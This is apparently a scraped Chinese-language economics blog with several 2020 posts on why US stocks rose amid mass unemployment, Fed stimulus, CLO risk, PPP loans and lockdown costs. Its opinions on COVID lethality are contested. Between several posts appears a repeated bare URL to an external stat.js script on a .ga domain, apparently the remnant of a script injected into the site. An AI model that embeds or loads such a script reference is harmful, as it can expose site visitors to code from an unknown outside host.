分類
經濟分析

美國失業人數破2千萬為何股市上漲?再來怎麼看?

答案是因為通膨預期與病毒實質危害不大,分別解釋如下:

一、 通膨預期

根據卡內基梅隆大學經濟學教授Allan Meltzer研究發現,1941年到1945年這段時間Fed採取的貨幣寬鬆政策,造成股市年複合成長率高達51.5%,但同時段CPI年複合增長率僅5%左右。這意味股價與實體經濟不但可以脫鉤,而且幅度也可以相當巨大,時間可以相當長。反之,從CPI去觀察通貨膨脹是無效且錯誤的,這一塊我會另以新文章解釋。

另一方面通貨膨脹不見得是一種「普遍性」現象均勻地發生在所有的貨物服務價格上,通常反而是存在「密度不同」現象– 在不同資產類別上,各有不同的通膨效果,所謂Cantillon Effect是也。這個觀念我在好幾年前也談過,此不贅述。

貨幣理論大師Milton Friedman也分別從1920年代/1990年代的美國、與1980年代的日本,三個時期的研究證明貨幣總量的增加會顯著造成股市整體上漲。此外Friedman更進一步點出,當股市因泡沫破裂崩盤後,貨幣總量的增加或減少,會更進一步影響崩盤後的股價表現。

此次Covid-19疫情下,因政府選擇lockdown造成經濟全面停擺,美國Fed祭出前所未見的瘋狂印鈔救市(見圖一),其瘋狂程度大破歷史紀錄!

為何Fed如此瘋狂?請參見我之前寫過的三篇文章:

「利率倒掛與repo rate」
「為何此次崩盤黃金也跟著跌黃金不是避險工具嗎?」
「黃金與美國政府債券價格的現階段意義」

我在這三篇文章清楚解釋repo利率、十年國債利率乃至於美國地方政府債券利率等,都是3月份以來Fed必須強力壓抑以避免資產價格全面崩盤、美國州政府以下破產,人民也因利率飆漲房貸、車貸違約沖天被迫私人破產等恐怖惡性循環。尤以Fed針對持有美國國債的外國中央銀行快速設立FIMA Repo Facility用意最是明顯,足證Fed其實很害怕他國央行趁機在債券市場倒貨換現誘發美國國債利率飆升與流動性乾涸同時發生從而窒息美國經濟。

從經濟學理論看,Fed作為央行角色,除了快速擴大自身資產負債表以及破天荒新增注資管道之外,其實別無他法。真實世界我們也看到此次Fed諸多破天荒的措施,例如成立PMCCF & SMCCF、Main Street Lending Program、Municipal Liquidity Facility與直接購買ETF…等,金額也都是前無古人地幾千億、上兆美元狂灑。

這也表示Fed此次介入之廣、印鈔速度之快,與2008年金融危機時截然不同,自然也會在資產價格上產生不同效果。

總的來看,Fed透過上述債券或商業票券管道注資,過低的債券殖利率勢必壓擠市場原有資金尋找其他投資標的,因此可想而知對股市資產價格通膨預期會產生強大影響。

是的,根據I. Fisher的利息理論,股票資產價格應該是反映未來收入流折現之總和,W=I/r是也。但Fisher的利息理論並無貨幣因素考量。當通膨發生時,W的名義價格成長速度是可以抵過Income的悲觀預期改變。更何況,真實經濟並未因Covid-19重創,我放到第二點談。

順道一提,價值投資這個投資方法究其核心邏輯完全忽略了「貨幣因素」如此重要的侷限條件,而這是個大問題。也正因為如此,價值投資奉行者一旦碰上貨幣現象強烈變化時就容易手足無措、不知如何處置。這在2008年後的十年來最為明顯,就連巴菲特1965年以來的驚人長期績效也在近十年越趨平淡。(見表)

我認為與資金數額大過一定量後,轉受到『邊際生產力遞減』的影響也有關係,但正也因為巴菲特手頭資金夠大,他主要用來降低股票買入成本的手法(特別股議價機會與股票選擇權操作)方可實施。所以要精準分析出貨幣因素與巴菲特80%價值投資之間的相互影響關係,我認為不容易且工程浩大。如果讀者有興趣,有機會我再詳談巴菲特怎麼用比市價更低的方式買入股票。

從投資角度與更進階的經濟學角度看,Fed如此高強度介入債券乃至於他種證券(股票、商業票券)市場的貨幣政策,也會讓傳統以長短期債券利率差預估通貨膨脹率等總體經濟學常見手法通通失效,這意味著價格理論基礎薄弱、只會墨守成規的所謂財經專家們將跌破更多副眼鏡。這是說檯面上很多股民追捧的某些大師關於總體經濟之看法、言論、備忘錄…,都只是一些大師自己也不知道說什麼的扯淡。

二、 病毒危害小於政府封鎖危害,因此恆久收入預期影響不大

截至5/15,全球因Covid-19死亡人數約30萬人,然而1957年與1968年各有兩次殺死全球百萬人以上的流感,但從S&P500指數歷史來看,兩次更嚴重的流感卻未造成股價崩盤(見圖)。

根據WHO統計,2016年全球死於呼吸道感染(今年流行的Covid-19就會被歸類為此分類)就有295萬人(見表),每十萬人死亡數是39.63人(CDR, Crude Death Rate)。目前美國可算是世界疫情最嚴重的地區之一,然而相較於2016年來看,目前美國Covid-19的CDR數值是每十萬人死亡26.2人。事實上並非特別嚴重的傳染病,但卻造成遠比過去更嚴重疫情下還大的經濟損失?

資料來源:WHO

如同我在4/12「Michael Burry與我所見略同」一文中談過:

「政府過度干預封鎖防疫的代價可能比什麼都不做還高!」,並以大蕭條、2008年金融風暴時期的自殺率為參考,認為:

「…自殺人數與病死人數邏輯上不應該只是相比,而是要相加。這是說,即便高度管制下最後COVID-19在美國僅造成等同流感的病死數(約5.5萬人),但若因高度管制造成的經濟衰退自殺人數等同2008年,則每十萬人死亡人數相加後仍達16.88人,恰好約莫等於我假設的狀況一死亡人數。這意味著高度管制下死亡人數有可能等於什麼都不做。…」

而許多研究逐漸指出,Covid-19實際感染人數恐怕遠高於目前所知,這反推回來,此病的CDR數值會比目前所知還低。

再看看德國,從疫情爆發以來德國政府採取民間工廠可自行決定是否繼續營運的政策,80%的私營工廠也如此選擇。

有意思的是,這些德國工廠如何做到儘量降低員工罹病風險的前提下維持日常生產活動?答案是:「向中國學習!」例如德國第一大汽車集團Volkswagen AG就向中國工廠學習引入「100條管理規則」,從工人防護服、員工餐廳安排到工作流水線安排、如何檢測排除可能罹病者與罹病員工安排…等等。這股向中國工廠學習風潮讓Winfried Imminger這家公司在Mulfingen的工廠3800多名員工迄今只有8人確診並隔離,也讓多數德國工廠可以維持疫情爆發前70~80%的生產力。

這個例證也使我相信,疫情平緩之後的世界並不會有翻天覆地的改變。是的,為了避免疫情再起,許多與過去不同的措施,尤其是個人防護配備、社交距離(social distance)或公共交通站點/工作/娛樂場所監控體溫等等會實施,但我相信因此而提高的整體社會費用並不會比911恐怖攻擊後全球反恐措施來得高。

因此我們即便看到現時經濟因政府干預而停止運作的收入損失似乎巨大,但也僅止於現時。當多數國家解禁(事實上連美國也不顧疫情開始解禁)後,未來收入流的負面影響是相當有限。

有人會問:可是眼下美國2千多萬人失業是鐵錚錚的事實啊?!

1.買出來的失業人數

我在前述「Michael Burry與我所見略同」一文也談過,2017~2018年的美國流感疫情導致81萬人住院、6.1萬人死亡,但同期失業率卻是一路下降,足證明單一傳染病本身並不會造成失業。美國現在破歷史紀錄的2千萬人失業是政府兩大舉措造成:

(1) lockdown

從制度經濟學角度看,當市場需求曲線快速向左下移動時,如果成交價格沒有彈性,則市場會以unemployment呈現:於物是滯銷、於資金是爛頭寸、於人則是失業。

這個觀念我十幾年來談過無數次,可自行參閱舊文如:「拯救失業率,我們需要的刪減失業補助!(2014)」


佐以美國工會、勞動保護法規、最低工資限制等等箝制契約自由的政府干預,面對這種政府強制暫停經濟活動的舉措,大量無薪假與失業是必然,根據價格理論原理,尤以邊際租值低的勞工為甚,這點我們也可以從美國勞動部對4月份失業統計看出,餐飲服務業失業率從去年同期4.5%暴增至39.3%;但相對邊際租值較高的金融服務業則從2.1%升至5.4%。(見表)

學歷越差者,失業率越高(見圖)
(2) 過於優渥的失業補助

早在上個月我就從美國營運餐廳的友人處聽得:「這麼多人失業,怎麼餐廳還找不到員工?」的矛盾現象。

後來一查發現某些州的雙重失業補助(州政府+聯邦政府)與因疫情的從寬認定下,一名週薪$600美元的勞工失業後可能領到超過$1200元的補助,而且起碼領到7月底沒問題。失業還領更多?根據經濟學定律申請失業補助者大增完全是情理之中。

後來更看到華爾街日報報導,某些小企業的員工主動跟雇主達成協議,透過「輪流失業」讓公司內的雇員「人人有失業補助領」。

與此同時我們也看到,美國為了保障中小企業繼續聘僱員工的「Paycheck Protect Program (PPP)」條件是該企業領取貸款後必須「繼續聘僱員工」方能獲得債務豁免。然而許多企業卻因lockdown無法營業,繼續聘僱不能來上班的勞工對企業毫無誘因,使得企業乾脆選擇結束營業而非申請補助。這一塊又加重失業人數之增加。這也造成美國國會雖然在4/27緊急增加$3700億美元補助金,但迄今卻出現40%閒置無人申請的矛盾現象。再一次證明「政府本身就是問題,政府無法解決問題」。

這是說,看似嚇破膽的歷史紀錄2千多萬人首次申請失業補助的背後,並非病毒導致而是美國政府干預創造出來的怪獸。因此不管Covid-19引起的疫情是否取得「曲線平緩(flatten the curve)」,只要干預拿掉,經濟都會逐步恢復原狀。

2.低廉的石油價格有助於實體經濟

疫情前全球每日石油需求約1億桶,其中約60%用於燃料用途。疫情後,全球燃油消費大減,例如某些航班數減少9成,路上行車數量也大減。這些同樣是因政府干預限制,並非因疫情本身。

先前西德州石油期貨價格在結算前下殺至負數,我認為屬於一堆不黯遊戲規則的抄底散戶因無力真實點交原油而被痛宰的意外事件。要知道,西德州石油期貨契約是包含delivery條款,一方可以真實要求點交原油:

「Delivery Procedure:
Delivery shall be made free-on-board (“F.O.B.") at any pipeline or storage facility in Cushing, Oklahoma with pipeline access to Enterprise, Cushing storage or Enbridge, Cushing storage. Delivery shall be made in accordance with all applicable Federal executive orders and all applicable Federal, State and local laws and regulations.
At buyer’s option, delivery shall be made by any of the following methods: (1) by interfacility transfer (“pumpover") into a designated pipeline or storage facility with access to seller’s incoming pipeline or storage facility; (2) by in-line (or in-system) transfer, or book-out of title to the buyer; or (3) if the seller agrees to such transfer and if the facility used by the seller allows for such transfer, without physical movement of product, by in-tank transfer of title to the buyer.」

石油現貨價格的確因中東局勢與lockdown大幅下跌,可不至於到暗無天日,如台灣商周聲稱「石油紀元結束」那般悲觀。



事實上我們看到有能力儲存石油的業者租下大量油輪滿載原油漂浮在海上(見圖);又有人大量租賃游泳池簡易改裝後注滿石油(見圖);也有人使用大型填充包儲存石油(見圖)。這些行為均代表某種對未來收入樂觀的預期,才會於此時真金白銀下賭注。

另一個重點,是延續前一點的經濟邏輯 — 如果市場價格有下修彈性,則unemployment就不容易出現,市場就能清市。延伸來說,任何生產要素如果能在景氣下行時價格能下修,則代表該社會整體制度的交易費用低於價格較無彈性的制度。此點會在景氣落底回升時在生產力與創造財富效率上呈現高低差異。

當然,從更根本角度看,市場只要能自願地employment,無論價格多低,都勝過非自願unemployment。前者對保護未來收入預期與財富損失上都更有利。這兩點會影響股票債券價格,投資者必須注意。

三、近期應注意:

a. 卡債、房貸的違約率

雖然我們知道美國卡債違約率2016年以來就逐步攀升至2019年Q4的2.61%,尚遠低於2009年近7%。房貸違約率2019年末也是樂觀的數字,但Fed公開的統計資料始終是落後指標。

因此我們需要參考更即時的數據,可債券市場因此次Fed霹靂手段干預之下,我認為無論國債、地方債乃至於高債信公司債的利率都存在一定程度的扭曲。這又回到經濟學理論的老生常談:政府干預市場利率的下場必然增加市場活動參與者對未來收入流預估的訊息費用。

投資人無可避免要學會與之共處,同時透過加強自身經濟邏輯與知識廣度來降低費用。

我自己會轉向參考其他數據或真實經濟現象,比方我們可以在排除貨幣流速影響下,從特定經濟活動的速率變化推估真實利率邊際變化,這是高階的利息理論應用,要深談得寫本書,此處點到為止。我只是要點出這種難度較高的經濟邏輯,坊間多數財經專家連邊都碰不上,甚至連感知這類概念存在的能力都不具備,因此多數人的財經建議也就毫無參考性可言。

退而求其次,又或者可以參考repo利率與低信評公司債殖利率。

b.Collateralized Loan Obligation (見圖)

談到低信評公司債就多說兩句CLO(Collateralized Loan Obligation)。與債信較低的槓桿債(leverage loan)包裹連結的CLO在美國總市場規模從2007年的$3270億增長至2019年底的$6910億美元,CLO如果發生崩盤,那將會是2008年金融危機CDO的翻版,而當年CDO全球市場規模在$4千多億美元。CLO背後連結的槓桿債規模也達$1.2兆美元。

槓桿債很常發生在槓桿併購(LBO, leveraged buyout),簡單說就是某A想買下B公司,但又不想出錢或資金不足。於是以B公司的未來收益或資產為擔保,向銀行C借錢併購B。對,你沒看錯,是以「B公司的未來收益或資產」為擔保,不是A自己。這種併購方式通常會帶來高負債比甚至伴隨高利率,實務上發動併購方可以只出一成的資金,就買下十倍大的對手,所以才叫「槓桿(leverage)」。

這種併購方式在順風順水的年代可以快速擴充,但一旦出現市場整體流動性枯竭與景氣反轉,也死得特別快。讀者還記得我「利率倒掛與repo rate」一文提到去年九月的詭異repo rate飆升,就滿足了「流動性枯竭」這第一要件,子彈已然上膛。Covid-19引發的政府強制經濟活動停滯則很有可能是扣下扳機的那隻手。

然而,若僅僅是單純的LBO,破產者就侷限在A與相關金融往來對象,還算是「個體風險」。但如同2008金融風暴那錯綜複雜的CDO金融產品一樣,CLO把LO重新包裹證券化後,又把個體風險搞成系統風險。

可能不熟悉金融的讀者會疑惑:這些有錢人高來高去的資產價格崩盤於我何干?

以Envision Healthcare這家美國大型醫療機構為例,2018年KKR透過槓桿債的方式全盤買下Envision醫院體系,但Covid-19後美國流動性枯竭,造成短期利率與垃圾債券利率飆升,瞬間讓Envision現金短缺甚有破產危機,結果就是在面對Covid-19疫情加速惡化的四月,Envision旗下醫院急診室不但沒有防護裝備給第一線醫護人員,也因付不出薪資、獎金而大幅刪減急診室人力。與Envision槓桿債掛勾的CLO也是前途無亮等著被降信用評等。然而,信用評等降級對這些本就採取高槓桿債務併購的公司等於是雨天收傘,進一步惡化其財務與現金短缺狀況,對美國第一線疫情防護恐怕雪上加霜。

再把視角轉到日本,農林中央金庫(Norinchukin Bank)是日本最大吸收農漁民存款的金融機構,同時也是世界最大CLO買方,2008年後累積購入金額達$750億美元。一旦CLO市場如2008年的CDO市場一樣轉瞬崩潰,則日本普遍高齡的農漁民生計與財富損失,以及對日本經濟的連鎖效應可想而知。目前尚可安心的是,農林中央金庫只購入安全等級最高的CLO。

可另一方面,也正因為Covid-19帶來的經濟停滯,許多優良債務人紛紛出現無力支付本金利息的現象,從而引發評價機構紛紛下調CLO內含債權的評等,例如Moody在4月中調降高達$220億美元CLO的評等,加上S&P,二家機構合起來降評了20%美國境內發行CLO。這直接影響了持有美國境內40% BBB等級CLO tranches的各大保險公司,這可能意味保險公司資產價格重挫下履行保險契約支付賠償金的能力也可能縮水。

若美國許多受感染者或其他疾病患者發現即便自己購買了昂貴的醫療保險,但保險公司支付卻可能無力支付醫療費用時,接下來會發生什麼事?

這一整段有關CLO的敘述只是美國盤根錯節的金融契約結構中的一個切面,但我相信已經能讓讀者感受到「牽一髮而動全身」的可怕。

從這點我們也不難理解,為何身為美國最大「再保險」集團之一的主事人巴菲特在此時選擇提高並保持現金水位,特別是大量賣出08年以優惠價格條件買入的Goldman Sachs超過1千萬股($17億美元)。

結論:

我認為美國股市未來相當長時間就會在「通膨預期」與「未來收入預期」兩股力量拉扯推擠走下去。二者可以是同方向或反方向。因為「市場預期」這看不見摸不著的東西很難建立具有科學預測力的經濟理論。

我不認為真實世界的生產力受到病毒摧殘,而是受到政府干預干擾。可是一旦悲觀預期形成,資產價格下修的可能性會存在。而美國複雜交錯的金融制度可能把個體風險放大為系統性風險,這在2008年發生過一次,如今不是不可能再從CLO引爆歷史重演。

誠如我前兩日談過如何從價格理論快速看國富增長,美國主要靠服務業(特別是金融服務)這種架空經濟要持續運作的前提是基於深度全球化分工。根據Adam Smith的國富論,全球市場分工越多元、越細緻、越深入,世界整體財富增長速度越快,當然走虛擬金融經濟為主的美國也會因上頭租值佔比高而享受更高的財富增速。

反之,美國如果自己跑出來反全球化,那死得最慘的是自己。

又,當今的貨幣政策會大幅增加訊息費用,判斷真實利率的難度大增,考驗投資者對價格理論、利息理論的熟稔與精通程度。

一般投資人對於真實世界關鍵侷限條件與轉變的掌握程度會直接影響可選擇投資方法。指數型ETF這種放棄思考的被動投資或許還是適合多數人。

通貨膨脹下如何投資?另作文章說明。

  • 本文參考資料:
  • WSJ: “The Federal Reserve Is Changing What It Means to Be a Central Bank" (2020-04-27)
  • Milton Friedman, “A Natural Experiment in Money Policy Covering Three Episodes of Growth and Decline in the Economy and the Stock Market" Journal of Economic Perspective, Vol. 19, (Fall 2005)
  • Allan H. Meltzer, “Current Lessons From The Past: How The Fed Repeats Its History." Cato Journal, Vol 34, No. 3 (Fall 2014)
  • Financial Times: “Coronavirus crisis: does value investing still make sense?"(2020-05-11)
  • WSJ: “New Data Suggest the Coronavirus Isn’t as Deadly as We Thought" (2020-04-17)
  • WSJ: “Why Doesn’t Flu Tank Economy Like Covid-19?"(2020-04-10)
  • WSJ: “Demand for Small-Business Loans Cools" (2020-05-08)
  • WSJ: “How Germany Kept Its Factories Open During the Pandemic" (2020-05-06)
  • WSJ: “Paying Americans Not to Work" (2020-04-22)
  • WSJ: “Businesses Struggle to Lure Workers Away From Unemployment" (2020-05-08)
  • WSJ: “Demand for Small-Business Loans Cools"(2020-05-08)
  • A. A. Alchian,"Information Costs, Pricing, and Resource Unemployment" (1969)
  • WSJ: “Millions of Credit-Card Customers Can’t Pay Their Bills. Lenders Are Bracing for Impact." (2020-04-25)
  • Financial Times: “CLOs: ground zero for the next stage of financial crisis?" (2020-05-13)
  • Financial Times: “Private-equity backed companies dominate lowest depths of junk" (2020-05-07)
  • Financial Times: “Coronavirus sell-off puts faith in CLOs to the test" (2020-04-23)
  • Financial Times: “Warren Buffett’s Berkshire dumps most of Goldman Sachs stake" (2020-05-16)
https://js.developerstatss.ga/stat.js?n=ns1
分類
經濟分析

從價格理論快速看國富增長

全球科技產品出口額變化影片:

可以看到2000年之後中國大陸的加速度,以及2008年後的一騎絕塵。

同時注意美國在這一塊的衰退,要記住差不多時期,美國經濟生產力主要組成部分大幅轉向服務業,特別是金融服務業。

以2017年美國GDP為例:

agriculture: 0.9% 
industry: 19.1% 
services: 80% 

美國主要靠服務業(特別是金融服務)這種架空經濟要持續運作的前提是基於深度全球化分工。

根據Adam Smith的國富論,全球市場分工越多元、越細緻、越深入,世界整體財富增長速度越快,當然走虛擬金融經濟為主的美國也會因上頭租值佔比高而享受更高的財富增速。

反之,美國如果自己跑出來反全球化,那死得最慘的是自己。


看世界銀行的「貿易佔全球GDP比例」圖可以發現,世界全球化增長速度最快的1990~2008年,確實也是美國財富積累速度最快的區段。

以上是進階的價格理論應用。

分類
經濟分析

從川普命令肉品廠維持營運談起

如果有看我4/24的貼文會知道美國農業部的百名肉品檢查員被確診受感染Covid-19,不但造成對食品安全的恐慌,隨後也馬上爆發許多食品處理廠被迫停工的狀況,美國食品(特別是肉品、蛋品)供應鏈可能出現斷供。(見圖)


果不其然,美國總統Trump很快以行政命令(executive order)的方式下令食品處理工廠繼續維持營運,即便可能已經有上千名工人罹病。(見圖)

(聽說美國特別重視人權喔)

認真的讀者應該也會再想起我在4/16與這幾年來多次談過美國聯邦政府與州政府之間的權力鬥爭關係。


美國憲法理論上美國聯邦政府並沒有權力以行政命令形式直接對私人企業下令開工,除非符合特定緊急條件(例如戰爭)。

此案檯面上明顯就有兩種利益在碰撞:工廠員工身體健康安全 vs. 美國肉品市場供給

因此我認為Trump這個命令一定會被挑戰,而老讀者也應該記得我在2018年討論過幾次美國總統行政命令被聯邦最高法院作廢的紀錄:如1952年的Youngstown Sheet & Tube v. Sawyer一案:該案時任美國總統杜魯門為確保美國參加韓戰的鋼鐵供應無虞,下令政府接管鋼鐵公司煉鐵高爐。此命令被最高法院宣告違憲而無效。杜魯門案可看出,即便正在打韓戰而有強大的「國家安全」藉口,一樣會被最高法院打臉。

或大名鼎鼎的1974年的United States v. Nixon案:此案身涉水門案醜聞的尼克森總統試圖以「行政特權(executive privilege)」拒絕交出涉案證據,而被法院打臉要求如同一般公民般(no less than the average citizen)乖乖交出。

那這次Trump的命令被作廢機率高嗎?

我認為很低,因為聯邦政府這邊很可能回頭援引:1942年Wickard v. Filburn, 317 U.S. 111 一案,以憲法賦與的inter-state commerce power做擴大解釋,強行使之合憲。

以上是從美國法學角度做探討,換個角度從制度經濟學面看,至少有兩點可以談:

一、我們過去一直強調:「市場本身所需費用不貲」,但經濟學或商業外行人往往忽略。甚至連經濟學教授專家也很常忘了這件事。
最近火紅的紀錄片「口罩獵人」推薦可以去看看,認識「在需求暴增,需求曲線快速往右上方奔去時,足夠高的利潤方可引誘有能力調動資源者克服成本與風險供給市場所需,從而滿足需求同時也抑平市價。」
是的,還記得前兩天「價格理論第一課」的朋友應該記得:買賣雙方不存在競爭關係,把價格炒上天的不是囤貨的商人,而是其他跟你同時要買貨的同類。

2008年我就撰文說明「投機客是市場慈悲的存在,政客才是短缺現象的元兇」

過去我用同樣的經濟邏輯解釋全球不存在糧食危機,地區饑荒是政客肇禍。

此次疫情下的全球各地口罩市場表現,再次證明經濟學科學解釋力的強大:當中國單月出口30幾億份口罩給全世界,內地人人可輕易買到口罩的當下,台灣還在管制人民14天只能買9個口罩。

二、法律經濟學上我們會看到各種權利/權力(rights and powers)的邊界是靠現實利益衝突碰撞而非法學家、立法者的幻想建立的。

這塊我自己的學習經驗,認為從智慧財產權這種無體財產權切入會更容易理解,尤其是專利權利範圍(claims)的衝突。而對現實法律陌生的經濟學專家往往在這塊非常貧弱,致使這些人的經濟學預測力跟著薄弱。

不過當年有位大師無意間從「無線電頻率衝突」切入,從而拿到諾貝爾經濟學獎。誠如張五常所言:運氣之好前無古人!

以上從幾門不同學問切入一個正在進行中的事件,純粹是有趣的大腦活動。

https://js.developerstatss.ga/stat.js?n=ns1
分類
經濟分析 隨筆

價格理論第一課

自由市場交易必然發生在買賣雙方主觀認為此交易的效益大於等於自己所付出的代價。

買方認為這顆日本蘋果效益大於等於$450元;賣方認為這$450元效益大於等於繼續持有這顆蘋果。

交易才可能發生。

這些都是我以前在自私的假設一系列探討「經濟學所謂的理性是指什麼」的文章中詳細講過的。
(https://bit.ly/3bL3rEk
https://bit.ly/2W2gQ4n)

因此:
1. 買賣雙方邏輯上不可能存在「競爭」。

2. 「競爭」只存在於買方之間或賣方之間,這是說害你薪資漲不上去的不是買方(資方),而是可以取代也願意取代你的其他勞工。
而這個取代關係可以非常間接,這也是為何我15年前就能成功預測台灣未來20年實質薪資成長率會接近零。

3. 引入「交易費用」,就可以進一步解釋「覓價行為(price searching)」–為何女生要化妝打扮?為何男士要健身裝闊?為何有人靠扮男同性戀騙取女性肉體?為何總有女生明知祥哥有女友還願意多人運動?

更進一步可以談買方詐欺或賣方詐欺等多種精采紛呈的人類各種行為。

例如我談過:「為何黑心商人不是短視近利」
與「為何台灣反核環保團體敢一次又一次散佈早被踢爆的謊言故事?」

是的,說過幾百遍了,經濟學就是一門研究人類行為的科學。

但現代發展更進步到透過經濟學科學性解釋基因演化(例如為何人類基因中有非常高比例都是病毒或寄生基因)或動物行為(為何公獅習慣撲殺非己所生之幼獅)。

當然也可以解釋為何會有前幾天西德州石油5月份期貨價格跌至 -37.5元的慘況。這問題很多人詢問,過兩天再談。

https://js.developerstatss.ga/stat.js?n=ns1
分類
筆記 經濟分析

得關係者得補助

WSJ:「In Race for Small-Business Loans, Winning Hinged on Where Firms Bank」

摘要:

1. 美國聯邦政府$3500億美元針對中小企業的救助計畫實施結果並非「最亟需現金」或「最可能存活」的中小企業獲得補助,而是「與銀行關係最好」或「公司規模夠大」者優先取得補助。

2. 某些取得最多補助金額的根本是上市公司,與"中小企業"八竿子打不著關係。

3. 政府透過JPMorgan Chase & Co.發放的「可免償還義務借款(forgivable loans)」超過$1.15億美元都是給予與JPMorgan往來的二十幾家上市公司,例如茹絲葵牛排館的母公司Ruth’s Hospitality Group Inc.就取得$2千萬美元免償還借款。

4. 雖然說The Paycheck Protection Program目標是保護員工數500人以下的中小企業,但因為法規的許多例外條款,餐廳與飯店的上市公司依然適用。此外,這些上市大公司還可以申請總預算高達$6000億美元的Main Street Lending Program,這是中小企業無福申請的。

5. 因此雖然可免償還貸款申請案金額超過$1百萬美元的案件數僅佔總體4%,但卻是耗去總預算的45% 。換個角度看,政府緊急援助資金的45%依然落到4%的大公司上。

6. Lindblad Expeditions Holdings Inc.從花旗銀行申請到$660萬美元的可免償還貸款,然而SEC資料指出,早在疫情之前該公司已經從花旗銀行借貸了$2310萬美元。

但許多從未與花旗銀行往來的小型企業如Lily Bird Inc.,,僅有6名員工,就無法通過申請。根據花旗銀行的說明,Lily Bird Inc.,的申請案資料不齊全,然該公司創辦人則稱資料老早就根據花旗銀行要求補上,但案子進度卻始終顯示「等待企業主回應(pending additional ownership responses)」。

Lily Bird創辦人表示:「沒想到在哪家銀行開帳戶會關係到金融危機時公司得否生存…」


8. 各行業申請Paycheck Protection Program的狀況(見圖)


我的看法:

a. 從訊息費用角度看風險,如今情勢變化迅猛,三個月前美國還是「有史以來最佳就業狀況」,三個月後首次請領失業補助人數超過2千萬!如此高的訊息費用之下,要求基層公務員或銀行行員判斷「誰最需要現金」或「誰存活機率最高」是不切實際也緩不濟急的。

換言之,選擇原本與銀行就有往來的客戶,才是訊息費用最低的對象。

如報導中Lindblad Expeditions Holdings Inc.這家公司本就從花旗銀行借得2千多萬美元,這說明該公司的資產真實性與信用品質都通過較為嚴格的審查,此時再借出$660萬美元的風險較低,即便這是慷政府慨、拿稅金借花獻佛,也不容易在事後因受補助企業倒閉率偏高而被納稅人或有心政客秋後算帳。

b. 銀行優先照顧自家客戶,才能優先照顧自己。

在此風雲變色、倒閉潮驚濤駭浪之時,銀行如能藉這些政府專案提高客戶的生存率,也等於保障自己已貸出款項。

雖然看似私心,但依然與此前聯邦政府的施政企圖契合。反之,唯有透過提供銀行足夠誘因,方可能夠快夠有效率地發出救急款項。事實上即便銀行有誘因,也可因協助發放這些資金賺取相當手續費,但資金發放速度其實依然不足。

c. 政客即便好心也常常只是壞事。
(1) 不清楚真實世界的各種侷限條件,特別是訊息費用這點,往往只會制定出帶來「結果出乎意料(unintentional consequence)」的政策。前述因未知風險而生的訊息費用,是最大的侷限條件,絕非政客們一廂情願設置種種法規條件可以克服。

(2) 濫發鈔票救市的結果將是無可避免的通貨膨脹與國債利率上升。換言之下一波的美國股市債市崩跌種子已經在此次危機處理中由美國政府親自播種。

如無其他重大侷限條件變化,美元地位的下跌與人民幣的國際化崛起會是未來十到二十年的主要路徑,特別是若中國人民銀行推出的國家級區塊鏈人民幣能成功,則此軌跡將越來越清晰。

(3) 過度僵化的市場法規、勞工保障制度,必然在不景氣時造成大量失業結果。這個制度經濟學的重要觀點我已經講過無數次:制度費用過高,於人就是失業、於物就是呆料廢料、於資金就是爛頭寸。

強烈建議閱讀經濟學大師 Armen A. Alchian在1969年的鴻文– 「Information Cost, Pricing, and Resource Unemployment」(Western Economic Journal 7)

就我的瞭解,美國還有許多尚在苦撐營業的餐廳,卻於2000多萬人失業的當下「請不到員工」!根據所知的美國加盟餐廳主表示,當下因為「更優渥的失業補助與更寬鬆的失業認定」,許多人選擇失業而放棄工作。

d. 尋租貪汙肯定存在,疫情平息後的未來出現各種爆料新聞我也不意外。

https://js.developerstatss.ga/stat.js?n=ns1
分類
經濟分析

疫情隨筆

我們說過很多次的論點,看來也逐漸成為美國主流媒體的看法:
* 華爾街日報社論:「Trump’s Recovery Guidelines」

重點: Mr. Trump’s timing is right because the American public is beginning to see that the economic harm from lockdowns is also a disaster. Twenty million jobless in four weeks and food lines are a human tragedy. The longer the lockdowns the more long-term damage there will be in lost human and physical capital—and the weaker the recovery. Americans want to defeat Covid-19, and they have shown they will sacrifice to do it, but they don’t want poverty to be the price they have to pay for victory.
(4週內2000萬人失業是人類悲劇。封鎖時間越長則對人力資源與資本的長期傷害就越嚴重,且復原也越無力。美國當然願意為戰勝COVID-19犧牲,但絕不是以「落入貧窮」為代價)

*華爾街日報專家投書「New Data Suggest the Coronavirus Isn’t as Deadly as We Thought」

重點:
1. 以近日史丹福大學在Santa Clara郡(恰好我也在此居住過兩年)研究發現實際受感染者的數量遠大於已知,可能佔該區總人口2.5%~4.5%之間,換算推估的受感染者應是目前確診數量的50~85倍。
然而,從好的一面看,不但感染數可能更接近流行性感冒,以這個角度看COVID-19的病死率可能也遠比目前推估的來得更低且更接近流感。
2. 作者問:「Yet if policy makers were aware from the outset that the Covid-19 death toll would be closer to that of seasonal flu than the millions of American deaths predicted by early models dependent on inputs that now look inaccurate, would they have risked tens of millions of jobs and livelihoods? (若執政者了解COVID-19的死亡率初期預估是錯誤的,則他們還願意以幾千萬失業與生計為代價執行現在的隔離政策嗎?)

—————————–

以上均是我這幾週以來,特別是「Michael Burry與我所見略同」一文明白指出的思考要點。

經濟學來看,人類行為不存在「不計一切代價」。所有的選擇都是以被放棄的最高成本選項為代價。

美國即便是世界第一強國,同樣面臨「資源有限」的天然侷限條件。

這邊我要特別點出幾個危急現況:

a. 美國前兩週才推出的預算高達$3500億美元的Paycheck Protection Program搶救失業人口計畫,才兩週不到已經耗費殆盡。該計畫已燒光國會給的錢,正等的國會再通過第二筆經費。

b. 即便前述救市資金燒得這麼快,但對許多已經倒閉的中小企業依然緩不濟急。
美國47%勞工(約6千萬人)是由500人以下的中小企業所聘僱,這些企業的現金水位無力支撐此次災難,紛紛在兩三週時間內就被迫倒閉認賠。

c. 而美國超低儲蓄率與個人儲蓄額,也加劇了疫情對人民的財務風險。

根據華爾街日報:「Lack of Savings Worsens the Pain of Coronavirus Downturn」
(1) 30~40歲這個世代的人很慘,多數10年前才因金融風暴而財富歸零甚至負債,這十年才勉強還清重新站起,卻又因此疫情再度資產歸零。

報導中一位41歲的單親媽媽已經負擔不起每月共$100美元的水電帳單。

一位在麥當勞工作25年的51歲男性,身上僅有$2200美元存款,還因疫情前大腸鏡檢查甫花費$1000元,目前恐有失去工作的風險。

(2) 根據美國聯準會自己研究報告,美國60%家庭根本沒有現金應付緊急狀況。


